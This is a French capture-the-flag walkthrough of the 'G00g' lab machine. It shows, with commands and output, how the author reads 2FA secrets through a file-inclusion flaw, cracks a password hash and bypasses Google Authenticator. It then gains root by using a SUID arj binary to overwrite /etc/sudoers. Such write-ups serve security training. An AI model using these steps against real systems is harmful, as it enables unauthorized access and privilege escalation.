# G00g
`2FA` `apache_2fa` `google auth` `LFI` `arj` `suid` `sudoers`
* Nom machine : G00g
* Difficulté : intermédiaire
* OS : Linux
## Enumération
### NMAP
```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-10 08:53 EDT
Initiating Parallel DNS resolution of 1 host. at 08:53
Completed Parallel DNS resolution of 1 host. at 08:53, 0.00s elapsed
Initiating Connect Scan at 08:53
Scanning 192.168.235.144 [65535 ports]
Discovered open port 80/tcp on 192.168.235.144
Discovered open port 22/tcp on 192.168.235.144
Completed Connect Scan at 08:53, 27.93s elapsed (65535 total ports)
Nmap scan report for 192.168.235.144
Host is up, received user-set (0.034s latency).
Scanned at 2024-08-10 08:53:01 EDT for 28s
Not shown: 65533 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```
### HTTP (80)

Nous testons admin:admin.
Nous arrivons sur cette page. Ce qui nous intéresse : apache\_2fa... Précieux indice. Nous allons donc chercher plus d'informations dans ce dépôt github.
{% embed url="" %}
```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/itemir/apache_2fa.git
Cloning into 'apache_2fa'...
remote: Enumerating objects: 95, done.
remote: Counting objects: 100% (24/24), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 95 (delta 8), reused 20 (delta 5), pack-reused 71
Receiving objects: 100% (95/95), 130.24 KiB | 2.55 MiB/s, done.
Resolving deltas: 100% (44/44), done.
┌──(kali㉿kali)-[~]
└─$ cd apache_2fa
┌──(kali㉿kali)-[~/apache_2fa]
└─$ ls
2fa_demo.gif LICENSE state_clean
apache_credentials README.md template.html
auth requirements.txt test_user.png
create_token.py settings.py tokens.json
┌──(kali㉿kali)-[~/apache_2fa]
└─$ pip install -r requirements.txt
Defaulting to user installation because normal site-packages is not writeable
Collecting onetimepass (from -r requirements.txt (line 1))
Downloading onetimepass-1.0.1.tar.gz (6.0 kB)
Preparing metadata (setup.py) ... done
Requirement already satisfied: qrcode in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2)) (7.4.2)
Requirement already satisfied: six in /usr/lib/python3/dist-packages (from onetimepass->-r requirements.txt (line 1)) (1.16.0)
Building wheels for collected packages: onetimepass
Building wheel for onetimepass (setup.py) ... done
Created wheel for onetimepass: filename=onetimepass-1.0.1-py3-none-any.whl size=5792 sha256=4dd8165bc1e3152fce70b40f426d464b3e24d43dfb2c08a3f7cfe2114a22aadc
Stored in directory: /home/kali/.cache/pip/wheels/17/4d/eb/822acb4201698100db4960d99cd9c38e8db324bee253feba70
Successfully built onetimepass
Installing collected packages: onetimepass
Successfully installed onetimepass-1.0.1
```
Nous avons tout téléchargé pour essayer de comprendre le fonctionnement. Cela n'est pas obligatoire. La lecture du readme.md est en revanche primordiale. Il faut télécharger une application (Google Authenticator) puis scanner le QR Code (ou reprendre le code). Un nombre à 6 chiffres apparaît, c'est celui-ci qui va nous permettre de bypass la page.
## Accès initial
### LFI
Nous allons exploré le site et cliquer sur "view result". Nous allons tester si nous pouvoir lire "/etc/passwd", et effectivement cela fonctionne. Nous avons un user : fox.
Nous n'avons pas trouvé de fichier ssh pour fox, nous n'avons pas trouvé non plus de fichier log pouvant nous permettre d'obtenir une RCE. Nous avons réfléchi à quels fichiers pouvant nous servir, et nous nous sommes rappelé du github précédent : /opt/apache\_2fa/apache\_credentials /opt/apache\_2fa/tokens.json
```
admin:$apr1$pa.RhgPO$18S/xeIW24UvBgjVJJXiC1
fox:$apr1$JWr/q2vH$KXhhk03ukqkoXjbOIoUVp/
{
"admin": "R24UZEAOIUAZHY62IEB5XJOVKT6PYGOYNDKVVU3KS4DZCYOOSIF6M6TFYEWVZAOX",
"fox": "RTW2ARWLJZRWUCN54UO22FDQ6I"
}
```
Nous allons cracker les hash
```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 1600 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
Dictionary cache building /usr/share/wordlists/rockyou.txt: 3355343Dictionary cache building /usr/share/wordlists/rockyou.txt: 6710686Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec
$apr1$JWr/q2vH$KXhhk03ukqkoXjbOIoUVp/:THERESE
```
Nous allons tenter de nous connecter en SSH. Après avoir rentrer le mot de passe THERESE pour l'utilisateur fox, on nous demande un code de vérification. Nous avons laclef pour l'utilisateur fox, il nous suffit donc de générer une clef à 6 chiffre avec celui-ci, comme nous avons faire précédemment. et cela fonctionne !
## Elévation des privilèges
```
$ find / -perm -u=s 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/sbin/exim4
/usr/bin/mount
/usr/bin/passwd
/usr/bin/su
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/arj
```
Arj n'est pas habituel
{% embed url="" %}
```
$ arj
ARJ32 v 3.10, Copyright (c) 1998-2004, ARJ Software Russia.
Processing archive: /usr/bin/arj
Archive created: 2019-02-10 14:50:08, modified: 2019-02-10 14:50:08
List of frequently used commands and switches. Type ARJ -? for more help.
Usage: ARJ [- [-...]] [...]
Examples: ARJ a -e archive, ARJ e archive, ARJ l archive *.doc
ac: Add Chapter to chapter archive l: List contents of archive
a: Add files to archive m: Move files to archive
c: Comment archive files t: Test integrity of archive
d: Delete files from archive u: Update files to archive
e: Extract files from archive v: Verbosely list contents of archive
f: Freshen files in archive x: eXtract files with full pathname
c: skip time-stamp Check r: Recurse subdirectories
e: Exclude paths from names u: Update files (new and newer)
f: Freshen existing files v: enable multiple Volumes
g: Garble with password w: assign Work directory
i: with no progress Indicator x: eXclude selected files
m: with Method 0, 1, 2, 3, 4 y: assume Yes on all queries
n: only New files (not exist) hk: enable ARJ-PROTECT damage protection
```
Nous allons procéder de la manière suivante :
* Lire un fichier dont nous avons normalement pas l'accès /etc/sudoers : nous allons le placer dans une archive que nous pouvons lire
* Faire une copie de ce fichier en ajoutant une ligne nous permettant de passer root sans password
* Archiver ce même fichier pour ensuite l'extraire dans /etc et écrire par dessus l'original
Nous allons archiver le fichier /etc/sudoers sous le nom de athenax.
```
fox@g00g:~$ arj a "athenax" "/etc/sudoers"
ARJ32 v 3.10, Copyright (c) 1998-2004, ARJ Software Russia.
Creating archive : athenax.arj
Adding /etc/sudoers 53.2%
1 file(s)
```
Nous allons lire les fichiers se trouvant dans athenax.arj (donc /etc/sudoers)
```
fox@g00g:~$ arj p athenax.arj
ARJ32 v 3.10, Copyright (c) 1998-2004, ARJ Software Russia.
Processing archive: athenax.arj
Archive created: 2024-08-10 11:04:16, modified: 2024-08-10 11:04:16
Extracting etc/sudoers to STDOUT # 0%
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults env_reset
Defaults mail_badpass
Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root ALL=(ALL:ALL) ALL
# Allow members of group sudo to execute any command
%sudo ALL=(ALL:ALL) ALL
# See sudoers(5) for more information on "#include" directives:
#includedir /etc/sudoers.d
OK
1 file(s)
```
Nous avons créer un nouveau fichier sudoers et ajoutant une ligne pour l'user fox
```
fox@g00g:~$ cat sudoers
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults env_reset
Defaults mail_badpass
Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root ALL=(ALL:ALL) ALL
fox ALL=(ALL:ALL) NOPASSWD:ALL
# Allow members of group sudo to execute any command
%sudo ALL=(ALL:ALL) ALL
# See sudoers(5) for more information on "#include" directives:
#includedir /etc/sudoers.d
```
Nous allons archiver le fichier sudoers dans une archive du même nom
```
fox@g00g:~$ arj a "suoers" "sudoers"
ARJ32 v 3.10, Copyright (c) 1998-2004, ARJ Software Russia.
Creating archive : suoers.arj
Adding sudoers 53.6%
1 file(s)
```
Nous allons l'extraire dans /etc afin d'écrire au dessus de l'original
```
fox@g00g:~$ arj e "suoers.arj" "/etc"
ARJ32 v 3.10, Copyright (c) 1998-2004, ARJ Software Russia.
Processing archive: suoers.arj
Archive created: 2024-08-10 11:07:24, modified: 2024-08-10 11:07:24
ARJ 703 24-08-10 11:06:24, DISK 669 20-02-02 02:41:42
/etc/sudoers exists, Overwrite? yes
Extracting sudoers to /etc/sudoers OK
1 file(s)
```
```
fox@g00g:~$ sudo bash -p
root@g00g:/home/fox# whoami
root
```
Nous sommes root !